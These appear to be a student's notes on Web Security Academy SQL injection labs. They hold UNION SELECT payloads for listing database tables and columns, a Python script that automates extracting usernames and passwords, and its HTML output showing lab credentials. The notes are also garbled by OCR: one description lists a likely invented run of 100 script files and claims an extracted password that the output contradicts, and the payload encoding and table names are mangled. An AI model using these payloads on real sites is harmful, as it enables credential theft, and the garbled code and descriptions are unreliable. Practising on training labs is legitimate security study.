





## os-command-injection (1)



# sql-injection (1)



Returns Internal Server Error

# sql-injection (2)

Username field is vulnerable. Broken by ‘

Password field is vulnerable. Broken by ‘

# sql-injection/union-attacks (1)

Table contains 3 columns

# sql-injection/examining-the-database (2)

user table:

WebSecurity Academy

SQL injection attack, listing the database contents on non-Oracle databases

LAB Not solved

Back to lab home Back to lab description >>

Home | My account

WE LIKE TO SHOP

' UNION SELECT table\_name,null from information\_schema.tables WHERE table\_name='users\_coymgy'--

Refine your search:

All Accessories Food & Drink Gifts Lifestyle Toys & Games

users\_coymgy

column names:

WebSecurity Academy

SQL injection attack, listing the database contents on non-Oracle databases

LAB Not solved

Back to lab home Back to lab description >>

Home | My account

WE LIKE TO SHOP

' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name='users\_coymgy'--

Refine your search:

All Accessories Food & Drink Gifts Lifestyle Toys & Games

password\_qywpim  
username\_hxalda

## Passwords:

The screenshot displays a web browser window at the top and a code editor window below it. The browser shows a URL: `https://replit.com/@spurgeon/osc1#main.py`. The code editor has a file explorer on the left with files like `main.py`, `osci-4.py`, `osci1.py`, `osci2.py`, `osci3.py`, `sql-1.py`, `sql-2.py`, `sql-3.py`, `sql-4.py`, `sql-5.py`, `sql-6.py`, `sql-7.py`, `sql-8.py`, `sql-9.py`, `sql-10.py`, `sql-11.py`, `sql-12.py`, `sql-13.py`, `sql-14.py`, `sql-15.py`, `sql-16.py`, `sql-17.py`, `sql-18.py`, `sql-19.py`, `sql-20.py`, `sql-21.py`, `sql-22.py`, `sql-23.py`, `sql-24.py`, `sql-25.py`, `sql-26.py`, `sql-27.py`, `sql-28.py`, `sql-29.py`, `sql-30.py`, `sql-31.py`, `sql-32.py`, `sql-33.py`, `sql-34.py`, `sql-35.py`, `sql-36.py`, `sql-37.py`, `sql-38.py`, `sql-39.py`, `sql-40.py`, `sql-41.py`, `sql-42.py`, `sql-43.py`, `sql-44.py`, `sql-45.py`, `sql-46.py`, `sql-47.py`, `sql-48.py`, `sql-49.py`, `sql-50.py`, `sql-51.py`, `sql-52.py`, `sql-53.py`, `sql-54.py`, `sql-55.py`, `sql-56.py`, `sql-57.py`, `sql-58.py`, `sql-59.py`, `sql-60.py`, `sql-61.py`, `sql-62.py`, `sql-63.py`, `sql-64.py`, `sql-65.py`, `sql-66.py`, `sql-67.py`, `sql-68.py`, `sql-69.py`, `sql-70.py`, `sql-71.py`, `sql-72.py`, `sql-73.py`, `sql-74.py`, `sql-75.py`, `sql-76.py`, `sql-77.py`, `sql-78.py`, `sql-79.py`, `sql-80.py`, `sql-81.py`, `sql-82.py`, `sql-83.py`, `sql-84.py`, `sql-85.py`, `sql-86.py`, `sql-87.py`, `sql-88.py`, `sql-89.py`, `sql-90.py`, `sql-91.py`, `sql-92.py`, `sql-93.py`, `sql-94.py`, `sql-95.py`, `sql-96.py`, `sql-97.py`, `sql-98.py`, `sql-99.py`, `sql-100.py`. The main editor shows a Python script in `main.py` that performs a SQL injection attack on a web application. The script uses the `requests` and `BeautifulSoup` libraries to send a GET request to a URL with a payload that injects a SQL query. The query is designed to extract the password of a user with the username 'admin'. The script then prints the response text and the extracted password. The console output shows the response text and the extracted password: `admin`.

```
1 import requests
2 from bs4 import BeautifulSoup
3 import re
4 site = "acdef901f0c34f7802425ff006f0003.web-security-academy.net"
5 s = requests.Session()
6
7 url = "https://acdef901f0c34f7802425ff006f0003.web-security-academy.net/filter?category=X27+UNION+SELECT+column_name+NULL+FROM+information_schema.columns+WHERE+table_name=X27users_coyngyX27--"
8 resp = s.get(url)
9 soup = BeautifulSoup(resp.text, 'html.parser')
10 print(resp.text)
11 username_col = soup.find('table').find('th', text=re.compile('username')).text
12 password_col = soup.find('table').find('th', text=re.compile('password')).text
13 print(f'Found username column of {username_col}')
14 print(f'Found password column of {password_col}')
15 user_table = 'users_coyngy'
16
17 url = f"https://acdef901f0c34f7802425ff006f0003.web-security-academy.net/filter?category=' UNION SELECT (username_col),(password_col) from {user_table} -- '"
18 resp = s.get(url)
19 soup = BeautifulSoup(resp.text, 'html.parser')
20 print(resp.text)
```

The console output shows the response text and the extracted password:

```
ymy -- </h1>
<div theme="ecommerce">
  <section class="main-container">
    <div class="container is-page">
      <header class="navigation-header">
        <section class="top-link">
          <a href="/home/a-q-p"></a>
          <a href="/my-account">My account</a></a></p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <section class="ecom-pageheader">
        
      </section>
      <section class="ecom-pageheader">
        <div><div> UNION SELECT username,hex(password),password from users_co
      </div>
      </section>
      <section class="search-filters">
        <label>Refine your search</label>
        <a href="/>All</a>
        <a href="/filter/category/Accessories">Accessories</a>
        <a href="/filter/category/Food+Drink">Food & Drink</a>
        <a href="/filter/category/Gifts">Gifts</a>
        <a href="/filter/category/Lifestyle">Lifestyle</a>
        <a href="/filter/category/Toys+Games">Toys & Games</a>
      </section>
      <table class="is-table-longdescription">
        <tbody>
          <tr>
            <th>Administrator</th>
            <td>bul2k36m50uifq4lwl</td>
          </tr>
          <tr>
            <th>Carlos</th>
            <td>792xpgqah2bluryj10nc</td>
          </tr>
          <tr>
            <th>Wisner</th>
            <td>8tauch6rawky18c5m6lc</td>
          </tr>
        </tbody>
      </table>
    </div>
  </section>
</div>
</body>
</html>
```